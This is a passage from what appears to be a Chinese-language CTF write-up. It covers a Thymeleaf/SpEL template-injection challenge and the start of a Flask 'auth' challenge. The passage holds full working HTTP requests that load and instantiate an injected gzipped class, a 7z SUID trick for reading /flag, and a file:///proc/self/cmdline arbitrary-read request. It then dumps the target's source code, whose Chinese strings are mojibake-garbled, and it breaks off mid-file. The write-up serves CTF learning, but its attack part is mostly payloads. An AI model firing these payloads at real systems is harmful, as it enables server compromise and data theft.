
绕过之后最后还需要 suid 处理下,这里用的 7z
/usr/bin/7z a -ttar -an -so /flag 2>/dev/null | /bin/tar -xOf - 2>/dev/null

但是其实这道题最巧秒的是这个分块传输触发,这在 RW 中也非常常见,但其实实不相瞒,在我自己测试的时候我还没开始自己写马,使用的 Java-chains 生成🐎,结果一直不成功,为了定位 Java-chains 生成类到底卡在哪里,本地又做了两组对照:
- 长随机类名
org.apache.shiro.coyote.ser.impl.PropertyBasedObjectIdGenerator5b5fb76059c04d518b02f73bf390ac56 - 短类名
org.springframework.expression.A
结果:
- 长类名:
stage 200,final 500 - 短类名:
stage 200,final 200
这说明真正的问题不是命令内容,而是这条 Thymeleaf sink 对最终defineClass('超长类名', ...)非常敏感。打入
GET /admin?section=%5F%5F%7C%24%24%7Bnew%2Eorg%2Espringframework%2Eexpression%2Espel%2Estandard%2ESpelExpressionParser%28%29%2EparseExpression%28%22%27%27%2EgetClass%28%29%2EforName%28%27java%2Elang%2ESystem%27%29%2EsetProperty%28%27part1%27%2C%27H4sIAKncy2kC%2F21S2XISQRQ9DUNmIIPiZMPEhbggEMnEuEtMVMo33GqspNCnZmjJJGQGZzpC3v0JvyDPCVXBMqUf4DdZ6h2SEqnkpW%2Ffpe85597%2B%2BfvbDwCLeMKQ8fyGGbR8x2188PmWaHv%2Bpik6LV8EgeO55lMVjCG1wT9xs8ndhvmqtiFsqSLKoNR4IBiMyiBrybBTiSEaiBad9ladYWTJcR25TG4uv8owNih%2F3rFFSxKOilEdcSQSUJBkUL1g3iU2Gs4OgVs7gRRbKs4xjDaEfO17LeHLHYZs7iSJ%2FMmQjjGMJ2BgYrhtP6tiitpKr%2BK1hV%2FuSxvPndrkPKYTSGOGFLUdV8NFBs32XMkdN2CY%2BZ9LeZ37lvi4LVxblPLvdFxGJnw7SyJpOPOiQyKv6ohhJI4IrjNETFvDDR3qUSRPhWbNcc1gXcMcpYuULurQjtImQ3qARgOxaXHPtp1mXfgqbjFM5t6fMprVcNq3E%2FQH7jDEAsl9yTAxpPa4F8m9h%2Fth5QNSuWQ3j3dp0OjdTJFnyrxpbze59HwNpQRRov0pZa9O40taktubL3jrLa81BWYpqdDHixI26aVbPFTZt1rfRsDCX0DnMnmfqTpC1ir0cMZIfcXkAS4Ylw5w5QtSxrUuskaui8IuksbN0JknZ%2BQ70tXoPrJWVdlHwarG9rFgVQ6xWJ3r4e4BHq7tQqnsEYSCl3gDnW4rBDIF5Q8xZGoIGRcq9F8gdgoxe%2FSP0XSfD4jNUhcLh4hUe3i8tteP4S9BCg%2FfVwMAAA%3D%3D%27%29%22%29%2EgetValue%28%29%7D%7C%5F%5F%3A%3A%2Ex HTTP/1.1
Host: 127.0.0.1:33333
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
sec-ch-ua: "Chromium";v="146", "Not-A.Brand";v="24", "Google Chrome";v="146"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "macOS"
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,zh-TW;q=0.7
Cookie: JSESSIONID=44524BE71CC6BE603DFC380A0BFEBBB4
Connection: keep-alive
触发
GET /admin?section=%5F%5F%7C%24%24%7Bnew%2Eorg%2Espringframework%2Eexpression%2Espel%2Estandard%2ESpelExpressionParser%28%29%2EparseExpression%28%221%2EgetClass%28%29%2EforName%28%27org%2Espringframework%2Ecglib%2Ecore%2EReflectUtils%27%29%2EdefineClass%28%27org%2Espringframework%2Eexpression%2EA%27%2Cnew%2Ejava%2Eutil%2Ezip%2EGZIPInputStream%28new%2Ejava%2Eio%2EByteArrayInputStream%281%2EgetClass%28%29%2EforName%28%27org%2Espringframework%2Eutil%2EBase64Utils%27%29%2EdecodeFromString%28%27%27%2EgetClass%28%29%2EforName%28%27java%2Elang%2ESystem%27%29%2EgetProperty%28%27part1%27%29%29%29%29%2EreadAllBytes%28%29%2C1%2EgetClass%28%29%2EforName%28%27org%2Espringframework%2Eexpression%2EExpressionParser%27%29%2EgetClassLoader%28%29%2Cnull%2C1%2EgetClass%28%29%2EforName%28%27org%2Espringframework%2Eexpression%2EExpressionParser%27%29%29%2EgetDeclaredConstructor%28%29%2EnewInstance%28%29%22%29%2EgetValue%28%29%7D%7C%5F%5F%3A%3A%2Ex HTTP/1.1
Host: 127.0.0.1:33333
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
sec-ch-ua: "Chromium";v="146", "Not-A.Brand";v="24", "Google Chrome";v="146"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "macOS"
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,zh-TW;q=0.7
Cookie: JSESSIONID=44524BE71CC6BE603DFC380A0BFEBBB4
Connection: keep-alive
auth
注册一个用户登录后台发现有任意文件读取,直接读取进程
POST /profile/avatar HTTP/1.1
Host: 77eddae7-91fe-4b82-8582-8c89b0b2442d.99.dart.ccsssc.com
Content-Length: 79
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Origin: http://77eddae7-91fe-4b82-8582-8c89b0b2442d.99.dart.ccsssc.com
Content-Type: application/x-www-form-urlencoded
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://77eddae7-91fe-4b82-8582-8c89b0b2442d.99.dart.ccsssc.com/profile/avatar
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,zh-TW;q=0.7
Cookie: session=eyJsb2dnZWRfaW4iOnRydWUsInJvbGUiOiJ1c2VyIiwidXNlcm5hbWUiOiJ0ZXN0MTIzIn0.abS1YQ.vHm3d4eInPbHrhV_hA92uMQJ494
Connection: keep-alive

avatar_url=file:///proc/self/cmdline&upload_type=%E4%BB%8EURL%E4%B8%8B%E8%BD%BD
发现是 app.py
from flask import Flask, request, jsonify, render_template_string, session, redirect, url_for
import redis
import pickle
import requests
import base64
import os
import io
import datetime
import urllib.request
import urllib.error
import secrets
import json
app = Flask(__name__, static_folder='static', static_url_path='/static')
def render_page(title, content, username=None, role=None, show_nav=True):
"""çæ带ææ ·å¼çHTML页é¢
Args:
title: 页é¢æ é¢
content: 主è¦å
容HTML
username: å½åç¨æ·åï¼å¯éï¼
role: ç¨æ·è§è²ï¼å¯éï¼
show_nav: æ¯å¦æ¾ç¤ºå¯¼èªï¼é»è®¤Trueï¼
"""
# 导èªèå
nav_menu = ''
if show_nav:
if username:
nav_menu = f'''
<nav>
<ul>
<li><a href="/home">ç¨æ·ä¸å¿</a></li>
<li><a href="/profile">个人å±æ§</a></li>
'''
if role == 'admin':
nav_menu += '''
<li><a href="/admin/online-users">å¨çº¿ç¨æ·</a></li>
<li><a href="/admin/users">注åç¨æ·</a></li>
'''
nav_menu += f'''
<li><a href="/logout">éåºç»å½</a></li>
</ul>
</nav>
'''
else:
nav_menu = '''
<nav>
<ul>
<li><a href="/login">ç»å½</a></li>
<li><a href="/register">注å</a></li>
</ul>
</nav>
'''
# ç¨æ·ä¿¡æ¯æ¾ç¤º
user_info = ''
if username:
user_info = f'<div class="user-info">欢è¿, {username}ï¼ (è§è²: {role})</div>'
html = f'''
<!DOCTYPE html>
<html lang="zh-CN">
<head>
<meta charset="UTF-8">
<meta name="viewport" content="width=device-width, initial-scale=1.0">
<title>{title} - auth</title>
<link rel="stylesheet" href="/static/style.css">
<link rel="icon" href="data:image/svg+xml,<svg xmlns=%22http://www.w3.org/2000/svg%22 viewBox=%220 0 100 100%22><text y=%22.9em%22 font-size=%2290%22>ð</text></svg>">
</head>
<body>
<div class="container">
<header>
<h1>{title}</h1>
{user_info}
</header>
{nav_menu}
<main>
{content}
</main>
<footer>
<p>© 2026 auth | ç®çº¦å®å
¨è®¾è®¡</p>
</footer>
</div>
<script src="/static/script.js"></script>
</body>
</html>
'''
return html
class User:
def __init__(self, username, password=None):
self.username = username
self.password = password
self.role = "user"
self.created_at = "2026-01-20"
def __repr__(self):
return f"User(username={self.username!r}, role={self.role!r})"
class OnlineUser:
"""å¨çº¿ç¨æ·ç±»ï¼ç¨äºä¿åç»å½ç¶æä¿¡æ¯"""
def __init__(self, username, role="user"):
self.username = username
self.role = role
self.login_time = datetime.datetime.now().strftime("%Y-%m-%d %H:%M:%S")
# 设置失ææ¶é´ä¸ºç»å½æ¶é´å1å°æ¶
expiry = datetime.datetime.now() + datetime.timedelta(hours=1)
self.expiry_time = expiry.strftime("%Y-%m-%d %H:%M:%S")
self.ip_address = request.remote_addr if request else "unknown"
def __repr__(self):
return f"OnlineUser(username={self.username!r}, role={self.role!r}, login_time={self.login_time!r}, expiry_time={self.expiry_time!r})"
class RestrictedUnpickler(pickle.Unpickler):
"""éå¶æ§çUnpicklerï¼åªå
许OnlineUserç±»åå®å
¨çå
ç½®å½æ°"""
ALLOWED_CLASSES = {
'__main__.OnlineUser': OnlineUser,
'builtins': __builtins__
}
def find_class(self, module: str, name: str):
full_name = f"{module}.{name}"
# å
许builtins模åçåºç¡ç±»ååå®å
¨å½æ°
if module == "builtins" and name in ["getattr", "setattr", "dict", "list", "tuple"]:
return getattr(__builtins__, name)
# ç½ååæ£æ¥
if full_name in self.ALLOWED_CLASSES:
return self.ALLOWED_CLASSES[full_name]
raise pickle.UnpicklingError(f"Class '{full_name}' is not allowed")
# Redisé
ç½®
CONFIG_FILE_PATH = '/opt/app_config/redis_config.json'
# é»è®¤é
ç½®å¼
REDIS_HOST = 'localhost'
REDIS_PORT = 6379
REDIS_PASSWORD = '123456'
# å°è¯ä»é
ç½®æ件读åé
ç½®
try:
if os.path.exists(CONFIG_FILE_PATH):
print(f"ä»é
ç½®æ件读åRedisé
ç½®: {CONFIG_FILE_PATH}")
with open(CONFIG_FILE_PATH, 'r') as config_file:
config = json.load(config_file)
# ä»é
ç½®æ件è·åé
ç½®å¼ï¼å¦æä¸åå¨å使ç¨é»è®¤å¼
REDIS_HOST = config.get('redis_host', REDIS_HOST)
REDIS_PORT = config.get('redis_port', REDIS_PORT)
REDIS_PASSWORD = config.get('redis_password', REDIS_PASSWORD)
print(f"é
ç½®æ件读åæå: host={REDIS_HOST}, port={REDIS_PORT}")
try:
os.remove(CONFIG_FILE_PATH)
print(f"é
ç½®æ件已å é¤: {CONFIG_FILE_PATH}")
except Exception as delete_error:
print(f"è¦åï¼æ æ³å é¤é
ç½®æ件 {CONFIG_FILE_PATH}: {delete_error}")
else:
print(f"é
ç½®æ件ä¸åå¨: {CONFIG_FILE_PATH}ï¼ä½¿ç¨é»è®¤Redisé
ç½®")
except Exception as config_error:
print(f"é
ç½®æ件读å失败: {config_error}ï¼ä½¿ç¨é»è®¤Redisé
ç½®")
# è¿æ¥Redis
try:
r = redis.Redis(host=REDIS_HOST, port=REDIS_PORT, password=REDIS_PASSWORD, decode_responses=False)
r.ping()
print(f"Redisè¿æ¥æå: {REDIS_HOST}:{REDIS_PORT}")
# ä»Redisè·åæçæéæºsecret_key
SECRET_KEY_REDIS_KEY = 'app:secret_key'
secret_key = r.get(SECRET_KEY_REDIS_KEY)
if secret_key is None:
# çææ°çéæºå¯é¥ï¼64个å符çåå
è¿å¶å符串ï¼
secret_key = secrets.token_hex(32)
r.set(SECRET_KEY_REDIS_KEY, secret_key)
print(f"å·²çææ°çéæºsecret_key并ä¿åå°Redis: {SECRET_KEY_REDIS_KEY}")
else:
# Redisè¿åçæ¯bytesï¼éè¦è§£ç 为å符串
if isinstance(secret_key, bytes):
secret_key = secret_key.decode('utf-8')
print(f"ä»Rediså è½½ç°æçsecret_key: {SECRET_KEY_REDIS_KEY}")
# 设置Flaskåºç¨çsecret_key
app.secret_key = secret_key
print(f"Flask secret_key已设置ï¼é¿åº¦: {len(secret_key)}ï¼")
except Exception as e:
print(f"Redisè¿æ¥å¤±è´¥: {e}")
r = None
@app.route('/')
def index():
return redirect(url_for('login'))
@app.route('/login', methods=['GET', 'POST'])
def login():
if request.method == 'POST':
username = request.form.get('username', '')
password = request.form.get('password', '')
if not username or not password:
return 'ç¨æ·ååå¯ç ä¸è½ä¸ºç©º'
# æ£æ¥ç¨æ·æ¯å¦åå¨
if r is None:
return 'Redisè¿æ¥å¤±è´¥ï¼æ æ³éªè¯ç¨æ·'
# ä»Redisè·åç¨æ·å¯ç åå¸
stored_password = r.hget(f'user:{username}', 'password')
if stored_password is None:
return 'ç¨æ·ä¸åå¨æå¯ç é误'
# ç®åå¯ç éªè¯
if stored_password.decode('utf-8') != password:
return 'ç¨æ·ä¸åå¨æå¯ç é误'
# ç»å½æåï¼è®¾ç½®session
session['username'] = username
session['logged_in'] = True
# è·åç¨æ·è§è²
role_data = r.hget(f'user:{username}', 'role')
role = role_data.decode('utf-8') if role_data else 'user'
session['role'] = role
online_user = OnlineUser(username, role)
serialized_user = pickle.dumps(online_user)
r.set(f'online_user:{username}', serialized_user, ex=3600) # 设置1å°æ¶è¿æ
return redirect(url_for('home'))
login_form = '''
<div class="form-container">
<h2>ç¨æ·ç»å½</h2>
<form method="post" class="login-form">
<div class="form-group">
<label for="username">ç¨æ·å</label>
<input type="text" id="username" name="username" required placeholder="请è¾å
¥ç¨æ·å">
</div>
<div class="form-group">
<label for="password">å¯ç </label>
<input type="password" id="password" name="password" required placeholder="请è¾å
¥å¯ç ">
</div>
<div class="form-group">
<button type="submit" class="btn btn-success" style="width: 100%; padding: 12px;">ç»å½</button>
</div>
</form>
<div class="text-center mt-20">
<p>è¿æ²¡æè´¦å·ï¼ <a href="/register" class="btn btn-secondary btn-small">注åæ°è´¦æ·</a></p>
</div>
</div>
'''
return render_page('ç»å½', login_form, show_nav=False)
# ç¨æ·æ³¨å
@app.route('/register', methods=['GET', 'POST'])
def register():
if request.method == 'POST':
username = request.form.get('username', '')
password = request.form.get('password', '')
confirm_password = request.form.get('confirm_password', '')
name = request.form.get('name', '')
age = request.form.get('age', '')
phone = request.form.get('phone', '')
if not username or not password:
return 'ç¨æ·ååå¯ç ä¸è½ä¸ºç©º'
if password != confirm_password:
return '两次è¾å
¥çå¯ç ä¸ä¸è´'
if r is None:
return 'Redisè¿æ¥å¤±è´¥ï¼æ æ³æ³¨åç¨æ·'
# æ£æ¥ç¨æ·æ¯å¦å·²åå¨
if r.hexists(f'user:{username}', 'password'):
return 'ç¨æ·åå·²åå¨'
user_data = {
'password': password,
'role': 'user',
'created_at': '2026-01-20',
'name': name if name else username, # å¦ææªæä¾å§åï¼é»è®¤ä½¿ç¨ç¨æ·å
'age': age if age else '0',
'phone': phone if phone else 'æªå¡«å',
'avatar': '' # é»è®¤å¤´å为空
}
r.hset(f'user:{username}', mapping=user_data)
success_content = f'''
<div class="message message-success">
<h3>注åæåï¼</h3>
<p>ç¨æ· <strong>{username}</strong> å·²æå注åã</p>
<p><a href="/login" class="btn btn-success mt-10">åå¾ç»å½</a></p>
</div>
'''
return render_page('注åæå', success_content, show_nav=False)
register_form = '''
<div class="form-container">
<h2>ç¨æ·æ³¨å</h2>
<form method="post" class="register-form">
<div class="form-group">
<label for="username">ç¨æ·å <span class="required">*</span></label>
<input type="text" id="username" name="username" required placeholder="请è¾å
¥ç¨æ·å">
</div>
<div class="form-group">
<label for="password">å¯ç <span class="required">*</span></label>
<input type="password" id="password" name="password" required placeholder="请è¾å
¥å¯ç ">
</div>
<div class="form-group">
<label for="confirm_password">确认å¯ç <span class="required">*</span></label>
<input type="password" id="confirm_password" name="confirm_password" required placeholder="请å次è¾å
¥å¯ç ">
</div>
<div class="form-group">
<label for="name">å§å</label>
<input type="text" id="name" name="name" placeholder="å¯éï¼é»è®¤ä¸ºç¨æ·å">
</div>
<div class="form-group">
<label for="age">å¹´é¾</label>
<input type="number" id="age" name="age" min="0" max="150" placeholder="å¯é">
</div>
<div class="form-group">
<label for="phone">ææºå·ç </label>
<input type="tel" id="phone" name="phone" placeholder="å¯é">
</div>
<div class="form-group">
<button type="submit" class="btn btn-success" style="width: 100%; padding: 12px;">注å</button>
</div>
</form>
<div class="text-center mt-20">
<p>å·²æè´¦å·ï¼ <a href="/login" class="btn btn-secondary btn-small">è¿åç»å½</a></p>
</div>
</div>
'''
return render_page('注å', register_form, show_nav=False)
@app.route('/home')
def home():
if not session.get('logged_in'):
return redirect(url_for('login'))
username = session.get('username', '访客')
role = session.get('role', 'user')
admin_link = ''
if role == 'admin':
admin_link = '<li><a href="/admin/online-users">管çå¨çº¿ç¨æ·</a> - æ¥çææå¨çº¿ç¨æ·ä¿¡æ¯</li>\n <li><a href="/admin/users">管ç注åç¨æ·</a> - æ¥çææ注åç¨æ·ä¿¡æ¯</li>'
main_content = f'''
<div class="dashboard">
<div class="welcome-message">
<h2>欢è¿åæ¥ï¼{username}ï¼</h2>
<p class="role-badge">è§è²: <span class="badge">{role}</span></p>
</div>
<div class="dashboard-cards">
<div class="card">
<h3>个人信æ¯</h3>
<p>æ¥çåç¼è¾æ¨ç个人èµæï¼å
æ¬å¤´åä¸ä¼ </p>
<a href="/profile" class="btn btn-success mt-10">管ç个人信æ¯</a>
</div>
'''
if role == 'admin':
main_content += '''
<div class="card">
<h3>ç¨æ·ç®¡ç</h3>
<p>管çç³»ç»ä¸çç¨æ·</p>
<div class="flex flex-column gap-10 mt-10">
<a href="/admin/online-users" class="btn btn-small">å¨çº¿ç¨æ·</a>
<a href="/admin/users" class="btn btn-small">注åç¨æ·</a>
</div>
</div>
'''
main_content += '''
</div>
<div class="quick-actions mt-30">
<h3>å¿«éæä½</h3>
<div class="flex gap-10">
<a href="/logout" class="btn btn-danger">éåºç»å½</a>
</div>
</div>
</div>
'''
return render_page('ç¨æ·ä¸å¿', main_content, username, role)
@app.route('/admin/online-users')
def admin_online_users():
if not session.get('logged_in'):
return redirect(url_for('login'))
if session.get('role') != 'admin':
return 'æéä¸è¶³ï¼éè¦ç®¡çåæé'
if r is None:
return 'Redisè¿æ¥å¤±è´¥'
# è·åææå¨çº¿ç¨æ·é®
online_keys = r.keys('online_user:*')
if not online_keys:
return '没æå¨çº¿ç¨æ·'
users_html = '<h1>å¨çº¿ç¨æ·å表</h1><table border="1" style="border-collapse: collapse; width: 100%;">'
users_html += '<tr><th>ç¨æ·å</th><th>è§è²</th><th>ç»å½æ¶é´</th><th>失ææ¶é´</th><th>IPå°å</th><th>ç¶æ</th></tr>'
for key in online_keys:
try:
serialized = r.get(key)
if serialized:
file = io.BytesIO(serialized)
unpickler = RestrictedUnpickler(file)
online_user = unpickler.load()
expiry_time = datetime.datetime.strptime(online_user.expiry_time, "%Y-%m-%d %H:%M:%S")
current_time = datetime.datetime.now()
status = 'å¨çº¿' if current_time < expiry_time else 'å·²è¿æ'
users_html += f'''
<tr>
<td>{online_user.username}</td>
<td>{online_user.role}</td>
<td>{online_user.login_time}</td>
<td>{online_user.expiry_time}</td>
<td>{online_user.ip_address}</td>
<td style="color: {'green' if status == 'å¨çº¿' else 'red'}">{status}</td>
</tr>
'''
except Exception as e:
users_html += f'<tr><td colspan="6">ååºååé误: {e}</td></tr>'
users_html += '</table>'
# è·åå½åç¨æ·ä¿¡æ¯ç¨äºrender_page
current_username = session.get('username', '')
current_role = session.get('role', '')
users_html += '''
<div class="admin-actions mt-30">
<a href="/admin/users" class="btn btn-secondary">æ¥ç注åç¨æ·</a>
<a href="/home" class="btn">è¿åç¨æ·ä¸å¿</a>
</div>
'''
return render_page('å¨çº¿ç¨æ·ç®¡ç', users_html, current_username, current_role)
@app.route('/admin/users')
def admin_users():
if not session.get('logged_in'):
return redirect(url_for('login'))
if session.get('role') != 'admin':
return 'æéä¸è¶³ï¼éè¦ç®¡çåæé'
if r is None:
return 'Redisè¿æ¥å¤±è´¥'
# è·åææç¨æ·é®
user_keys = r.keys('user:*')
if not user_keys:
return '没æ注åç¨æ·'
users_html = '<h1>注åç¨æ·å表</h1><table border="1" style="border-collapse: collapse; width: 100%;">'
users_html += '<tr><th>ç¨æ·å</th><th>è§è²</th><th>å§å</th><th>å¹´é¾</th><th>ææºå·ç </th><th>å建æ¶é´</th></tr>'
for key in user_keys:
try:
user_data = r.hgetall(key)
if user_data:
user_info = {}
for field, value in user_data.items():
field_str = field.decode('utf-8') if isinstance(field, bytes) else field
value_str = value.decode('utf-8') if isinstance(value, bytes) else value
user_info[field_str] = value_str
username = key.decode('utf-8').replace('user:', '') if isinstance(key, bytes) else key.replace('user:', '')
role = user_info.get('role', 'user')
name = user_info.get('name', username)
age = user_info.get('age', '0')
phone = user_info.get('phone', 'æªå¡«å')
created_at = user_info.get('created_at', 'æªç¥')
users_html += f'''
<tr>
<td>{username}</td>
<td>{role}</td>
<td>{name}</td>
<td>{age}</td>
<td>{phone}</td>
<td>{created_at}</td>
</tr>
'''
except Exception as e:
users_html += f'<tr><td colspan="6">è·åç¨æ·ä¿¡æ¯é误: {e}</td></tr>'
users_html += '</table>'
current_username = session.get('username', '')
current_role = session.get('role', '')
users_html += '''
<div class="admin-actions mt-30">
<a href="/admin/online-users" class="btn btn-secondary">æ¥çå¨çº¿ç¨æ·</a>
<a href="/home" class="btn">è¿åç¨æ·ä¸å¿</a>
</div>
'''
return render_page('注åç¨æ·ç®¡ç', users_html, current_username, current_role)
@app.route('/profile')
def profile():
if not session.get('logged_in'):
return redirect(url_for('login'))
username = session.get('username', '')
if not username or r is None:
return 'æ æ³è·åç¨æ·ä¿¡æ¯'
# ä»Redisè·åç¨æ·ä¿¡æ¯
user_data = r.hgetall(f'user:{username}')
if not user_data:
return 'ç¨æ·ä¿¡æ¯ä¸åå¨'
user_info = {}
for key, value in user_data.items():
user_info[key.decode('utf-8') if isinstance(key, bytes) else key] = \
value.decode('utf-8') if isinstance(value, bytes) else value
name = user_info.get('name', username)
age = user_info.get('age', '0')
phone = user_info.get('phone', 'æªå¡«å')
avatar = user_info.get('avatar', '')
role = user_info.get('role', 'user')
created_at = user_info.get('created_at', 'æªç¥')
# å¤æ头åç±»åï¼URLææ¬å°æ件
if avatar.startswith('http://') or avatar.startswith('https://'):
avatar_src = avatar
else:
avatar_src = ''
# æ建个人èµæå
容
profile_content = f'''
<div class="profile-container">
<div class="profile-header">
<h2>个人èµæ</h2>
<p>æ¥çå管çæ¨ç个人信æ¯</p>
</div>
<div class="profile-content">
<div class="profile-avatar-section">
<div class="avatar-preview">
<img src="{avatar_src}" alt="ç¨æ·å¤´å" id="profile-avatar">
</div>
<div class="avatar-actions">
<a href="/profile/avatar" class="btn btn-success">æ´æ¢å¤´å</a>
</div>
</div>
<div class="profile-info-section">
